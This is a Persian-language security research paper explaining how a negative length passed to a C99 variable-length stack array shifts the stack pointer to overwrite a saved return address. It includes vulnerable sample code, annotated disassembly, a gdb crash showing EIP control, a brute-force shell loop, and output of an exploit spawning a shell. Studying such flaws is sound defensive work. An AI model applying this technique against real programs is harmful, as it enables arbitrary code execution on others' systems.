شیفت کردن اشارگر پشته

مقدمه

این مقاله مسائلی را راجع به آرایه های با اندازه متغیر در C بررسی می کند. هنگامی که یک طول ارائه شده توسط کاربر (user supplied) با استفاده از یک پارامتر به یک اعلان متغیردر یک تابع انتقال می یابد، این وضعیت به وقوع می پیوندد. در نتیجه، نفوذگر قادر به شیفت کردن اشارگر پشته خواهد بود و به این صورت این اشارگر به مکان های غیرمنتظره اشاره خواهد کرد، مثل اشارگر پشته بالایی یا مکانی دیگر مثل Global Offset Table یا ... .

۱. معرفی تکنیک

ساختمان های کد جالبی وجود دارند که تا به حال به درستی مورد بحث و بررسی قرار نگرفته اند. به طول کلی، کد ذکر شده در بالا چیزی شبیه به زیر باشد:

```
int function(int len, some_other_args)
{
        int a;
        struct whatever *b;
        unsigned long c[len];

        if(len > SOME_DEFINE) {
                return ERROR;
        }

        /* rest of the code */
}
```

پس از خارج شدن کد از کامپایلر، معماری هایی که کد روی آنها کارکرد داشتند (و پیش بینی ها و اخطارهایی مربوط به آن معماری ها)، به این نتیجه می رسیم که اکسپلویت کردن این وضعیت ممکن می باشد. یکی از مکان هایی که این اشارگر می تواند به بدان اشاره داشته باشد، یک مقدار ESP استاندارد و ارائه شده توسط کاربر می باشد.
مشکل موجود در کد بالا این است که اگر len توسط کاربر ارائه شود، امکان منفی کردن آن نیز وجود دارد و اشارگر پشته را به بالای پشته نزدیک کرد، بر خلاف اینکه به پائین پشته نزدیک شود (فرض بر این است که پشته به سمت پائین رشد می کند).

۲. استاندارد C99

استاندارد C99 امکان اعلان آرایه هایی با طول متغیر را فراهم می سازد. در این مثال، اندازه آرایه اندازه متغیر، محاسبه شده و از یک تابع برگشت داده می شود:

```
size_t fsize3 (int n)
{
        char b[n+3]; //Variable length array.
```

```
        return sizeof b; // Execution timesizeof.
}

int main()
{
  size_t size;
  size = fsize3(10); // fsize3 returns 13.
  return 0;
}
```

۳. احاطه بر کد

در زیر کد C را که بعنوان نمونه بکار خواهیم برد، می بینید. در ادامه این مقاله پرده از رازهای بیشتری از این کد بر می داریم.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/types.h>

int func(int len, char *stuff)
{
        char x[len];

        printf("sizeof(x): %d\n", sizeof(x));
        strncpy(x, stuff, 4);
        return 58;
}

int main(int argc, char **argv)
{
        return func(atoi(argv[1]), argv[2]);
}
```

سوالی که ممکن است به آن برخورد کنید این است که، کامپایلر چه دستورهایی را برای تابع func تولید می کند؟ در زیر disassembly نتیجه شده از GCC نسخه ۳,۳,۵ (debian 1:3.3.5-8ubuntu2) را که از دستور

gcc dmeiswrong.c -o dmeiswrong

نتیجه شده است را می بینید:

```
080483f4 <func>:
 80483f4: 55                    push   %ebp
 80483f5: 89 e5                 mov    %esp,%ebp ; standard function
                                                  ; prologue
 80483f7: 56                    push   %esi
 80483f8: 53                    push   %ebx ; preserve the appropriate
                                            ; register contents.
 80483f9: 83 ec 10              sub    $0x10,%esp ; setup local
                                                  ; variables
```

```
 80483fc: 89 e6                mov    %esp,%esi ; preserve the esp
                                                ; register
 80483fe: 8b 55 08             mov    0x8(%ebp),%edx ; get the length
 8048401: 4a                   dec    %edx    ; decrement it
 8048402: 8d 42 01             lea    0x1(%edx),%eax ; eax = edx + 1
 8048405: 83 c0 0f             add    $0xf,%eax
 8048408: c1 e8 04             shr    $0x4,%eax
 804840b: c1 e0 04             shl    $0x4,%eax
```

سه خط آخر EAX می باشند (eax = (((eax + 15) >> 4) << 4)). این دستور تکرار شده و EAX را در یک مرز پاراگرافی به خط می کند.

```
804840e: 29 c4                sub    %eax,%esp ; adjust esp
 8048410: 8d 5c 24 0c          lea    0xc(%esp),%ebx ; ebx = esp + 12
 8048414: 8d 42 01             lea    0x1(%edx),%eax ; eax = edx + 1
 8048417: 89 44 24 04          mov    %eax,0x4(%esp) ; len argument
 804841b: c7 04 24 78 85 04 08 movl   $0x8048578,(%esp) ; fmt string
                                                  ; "sizeof(x): %d\n"
 8048422: e8 d9 fe ff ff       call   8048300 <_init+0x3c> ; printf

 8048427: c7 44 24 08 04 00 00 movl   $0x4,0x8(%esp) ; len arg to
 804842e: 00                                         ; strncpy
 804842f: 8b 45 0c             mov    0xc(%ebp),%eax
 8048432: 89 44 24 04          mov    %eax,0x4(%esp) ; data to copy
 8048436: 89 1c 24             mov    %ebx,(%esp)    ; where to write

 ; ebx = adjusted esp + 12 (see 0x8048410)

 8048439: e8 e2 fe ff ff       call   8048320 <_init+0x5c> ; strncpy
 804843e: 89 f4                mov    %esi,%esp  ; restore esp
 8048440: b8 3a 00 00 00       mov    $0x3a,%eax ; ready to return 58
 8048445: 8d 65 f8             lea    0xfffffff8(%ebp),%esp
                              ; we restore esp again, just in case it
                              ; didn't happen in the first place.
 8048448: 5b                  pop    %ebx
 8048449: 5e                   pop    %esi
 804844a: 5d                   pop    %ebp
 804844b: c3                   ret ; restore registers and return.
```

از خروجی اسمبلی فوق چه چیزهایی را می توان فهمید؟

۱.چیزی بر اساس مقدار ارائه شده به تکرار در می آید، به این معنی که مقادیر منفی کوچک (از 15- تا 1-) و مقادیر مثبت کوچک (از 1 تا 15) برابر 0 می شوند. این مسئله احتمالا برای ما مفید می باشد، همان طور که در زیر خواهید دید.

هنگامی که مقدار ارائه شده برابر 16- یا کمتر از آن باشد، آنگاه این امکان وجود دارد تا اشارگر پشته را به عقب انتقال دهیم (نزدیک به سمت ابتدای پشته).


دستور sub $eax, %esp **موجود در** 0x804840e **را هنگامی که** len **کوچکتر از 16- می باشد، می توان به صورت** add $16 **پنداشت!**

۲.اشارگر پشته از مقدار ارائه شده (که به صورت پاراگرافی نیز به خط شده است) کاسته می شود.

به دلیل اینکه ما می توانیم تقریبا هر مقدار دلخواهی را اختصاص دهیم، لذا می توانیم اشارگر پشته را به یک پاراگراف خاص اشاره دهیم. اگر مقدار اشارگر پشته شناخته شده باشد، می توانیم آفست مورد نیاز برای اشاره به پشته در آن منطقه در حافظه را محاسبه کنیم. این کار به ما اجازه تغییر قسمت های قابل نوشتن را از قبیل GOT و Heap می دهد.

۴. حرکت دادن پشته

در این حالت شکل پشته به چه صورت خواهد بود؟ هنگامی که ما به 0x804840e (sub esp, eax) دست می یابیم، طرح و شکل پشته به صورت زیر خواهد بود.



برای جاینویسی آدرس برگشتی (Return Address) ذخیره شده، محاسبه می کنیم که از کم کردن چه چیزی می توان آنرا ایجاد کرد.

```
delta = 0xbffff86c - 0xbffff850
delta = 28
```

به دلیل دستور موجود در 0x08048410 (lea 0xc(%esp),%ebx)، ما باید ۱۲ را از مقدار delta خود کم کنیم، لذا آن با ۱۶ خاتمه می یابد.

اگر دلتای تنظیم شده کمتر از ۱۶ بود، به دلیل وجود صف بندی پاراگرافی، بایستی جاینویسی را با 0xbffff85c به خاتمه برسانیم. بسته به اینکه چه چیزی در آن منطقه از حافظه قرار دارد، مفید بودن آن منطقه مشخص می شود. در این مورد به خصوص، این آدرس مفید به نظر نمی رسد. اگر می توانستیم ۴ بایت اضافی دیگر را جاینویسی کنیم، آنگاه این عمل برای ما مفید می بود. هنگامی که ما AAAA 16- را به عنوان آرگومان های dmeiswrong تنظیم می کنیم، خروجی های زیر را دریافت می کنیم:

```
ceph@terminator:~/papers/straws$ gdb -q ./dmeiswrong
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set args -16 AAAA
(gdb) r
Starting program: /home/ceph/papers/straws/dmeiswrong -16 AAAA
sizeof(x): -16

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

بسته به اطلاعات فوق، می توان اکسپلویتی را برای dmeiswrong.c نوشت. فایل iyndwacyndwm.c را برای اطلاعات بیشتر ببینید. کد اکسپلویت ارائه شده (iyndwacyndwm.c) بخوبی روی سیستم مورد آزمایش با شرایط زیر کار می کند:

GCC version: Debian 1:3.3.5-8ubuntu2, kernel: Linux supernova 2.6.10-5-686 #1 Fri Jun 24 17:33:34 UTC 2006 i686 GNU/Linux

به علت تفاوت در طرح بندی اولیه پشته و گزینه های مختلف کامپایلر و کد تولید شده، این کد ممکن است روی سیستم خواننده کارکرد نداشته باشد. پس برای کارکرد این کد باید اندکی با GDB کار کنید. به هر حال، این تکنیک بایستی براحتی کارکرد لازم را داشته باشد. برای اینکه این کد روی سیستم شما نیز کار کند، بررسی کنید که چه چیزی سبب بروز SegFault می شود. این اطلاعات را می توان براحتی با استفاده از دستور حلقه ای زیر بدست آورد:

"for i in `seq 0 -4 -128` ; do ./dmeiswrong $i AAAA ; done"

هنگامی عبارت make bf را تایپ کنید، فایل MakeFile این حلقه را برای شما پیاده سازی می کند. سپس می توانید آفست ها و آرگومان ها را در GDB بررسی کنید و ببینید که آیا EIP به 0x41414141 اشاره دارد یا خیر.

اکنون دریافت طرح بندی صحیح پشته برای کارکرد اکسپلویت نیز موضوع مهم دیگری است. در اکسپلویتی که ارائه دادیم، کد، سعی در تعیین آفست دقیق جهت اجرا و شروع shellcode خواهد کرد. در غیر این صورت، این تکنیک را می توان با تعیین طرح بندی heap در "_start" (نقطه ورودی یا entry point مربوط به فایل اجرایی) انجام داد و سپس بررسی کنیم که چه چیزهایی از بالا در حافظه وجود دارند و سپس آفست را بررسی می کنیم. احتمال می رود که چیزهای موجود در حافظه در خلال release های گوناگون هسته در مکان های مختلفی قرار گرفته باشند.

برای اینکه افراد بتوانند بهتر با این تکنیک کار کنند، ما فایل های قبل از کامپایل dmeiswrong و iyndwacyndwm را نیز قرار داده ایم که خود مشکل را نشان می دهند. اگر iyndwacyndwm برای شما کار نکرد، iyndwacyndwm-lame را امتحان کنید که تکنیک استاندارد "گرفتن یک آفست از یک مقدار (مثل ESP)" را امتحان می کند تا به اجرای کد روی میزبان دست یابد.

ما هنوز آزمایش وسیعی جهت تعیین کامپایلرهای آسیب پذیر انجام نداده ایم، اما ناشی از ساختمان کدی که کامپایلرها تولید می کنند، احتمالا اکثر کامپایلرهایی که آرایه های پشته ای با اندازه متغیر را پشتیبانی می کنند در برابر این تکنیک آسیب پذیر باشند.

قابلیت اکسپلویت این نوع از باگ ها روی دیگر معماری ها مثل PPC نیز عملی است، همان طور که ما توانستیم با $pc سبب crash شدن آن شویم و خروجی این دستور چیزی بود که مورد نظر ما نبود (مثلا 0x6f662878 و بعضی مواقع $pc، ممکن است به یک دستور نامعتبر در پشته اشاره کنند). این کار تنها با اضافه کردن ۴ واحد به مقدار منتقل شده بعنوان len در یک حلقه انجام شد. make bf بایستی معماری های قابل اکسپلویت را با اعمال crash به آنها تشخیص دهد.

۵. موارد مورد نیاز جهت استفاده از این تکنیک برای اکسپلویت

برای اینکه یک معماری / سیستم عامل قابل اکسپلویت باشد، آن معماری باید از پشته ای پشتیبانی کند که بتوان آنرا move کرد. اگر پشته حاوی اطلاعات جاسازی شده برای کنترل روند (جریان) داشته باشد (از قبیل آدرس های برگشتی ذخیره شده)، عمل اکسپلویت برای ما بسیار ساده و راحت خواهد بود و همچنین کمتر به مقداری که اشارگر پشته دارد بستگی خواهد داشت. این مسئله در عمل احتمال اکسپلویت ها را بالا می برد (مخصوصا اکسپلویت های remote). بعلاوه، کامپایلر:

- باید از آرایه های پشته ای با اندازه متغیر (که همان طور که در بالا نشان داده شد، یک ویژگی از استاندارد C99 می باشد) پشتیبانی کند.
- نباید کدهایی را تولید کند که عمل Sanity Checking را روی اشارگر پشته تغییر یافته انجام می دهند.

جهتی که پشته به آن سمت رشد می کند، مربوط به مشکل ما نمی باشند. مثلا اگر پشته x86 به سمت بالا رشد کند، دستور موجود در 0x804840e احتمالا به صورت addl %eax, %esp جاینویسی خواهد شد و پارامتر معین len که به صورت 16- است نیز احتمالا به صورت subl $16, %esp جاینویسی خواهد شد که به ما اجازه دستیابی به EIP ذخیره شده و اشارگر قاب ذخیره شده[1] را می دهد.

MakeFile گزینه ای به صورت "bf" دارد که به شما این امکان را می دهد تا بررسی کنید که آیا معماری شما آسیب پذیر می باشد یا خیر. به منظور کارکرد مطلوب این برنامه، شما باید ابتدای پشته برای معماری خود و یک shellcode مناسب را ارائه دهید. Shellcode مناسب و سفارشی ما دستور trap (int3 روی x86 و trap روی PPC) می باشد که یک امضای بخصوص را هنگام اجرای کد تولید می کند. خروجی دریافتی از دستور make bf در سیستم من به صورت زیر بود:

```
ceph@terminator:~/papers/straws/src$ make bf
for i in `seq 0 -4 -256` ; do ./iyndwacyndwm-lame $i ; done
sizeof(x): 0
sizeof(x): -4
sizeof(x): -8
sizeof(x): -12
sizeof(x): -16
sh-3.00$ exit
sizeof(x): -20
sh-3.00$ exit
sizeof(x): -24
sh-3.00$ exit
sizeof(x): -28
sh-3.00$ exit
sizeof(x): -32
/bin/sh: line 1: 16640 Segmentation fault      ./iyndwacyndwm-lame $i
sizeof(x): -36

[ snipped a bunch of Segmentation fault messages ]

/bin/sh: line 1: 16648 Floating point exception./iyndwacyndwm-lame $i
sizeof(x): -68
/bin/sh: line 1: 16649 Floating point exception./iyndwacyndwm-lame $i
sizeof(x): -72

[ snipped a bunch of Floating point exception messages and segv ]

ceph@terminator:~/papers/straws/src$
```

دستور make bf-trap خروجی زیر را تولید می کند:

```
for i in `seq 0 -4 -256` ; do ./iyndwacyndwm-lame-trap $i ; done
sizeof(x): 0
sizeof(x): -4
sizeof(x): -8
sizeof(x): -12
```

[1] Saved frame pointer (FP)

```
sizeof(x): -16
/bin/sh: line 1: 16983 Trace/breakpoint trap ./iyndwacyndwm-lame-trap $i
sizeof(x): -20
/bin/sh: line 1: 16984 Trace/breakpoint trap ./iyndwacyndwm-lame-trap $i
sizeof(x): -24
```

منابع

- **http://www.eduplace.com/math/mathsteps/6/b/**
- **http://packetstorm.linuxsecurity.com/groups/netric/envpaper.pdf**

تالیف و ترجمه: سعید بیکی (cephexin@secumania.net)

© Secumania Security & Vulnerability Research Lab
www.secumania.net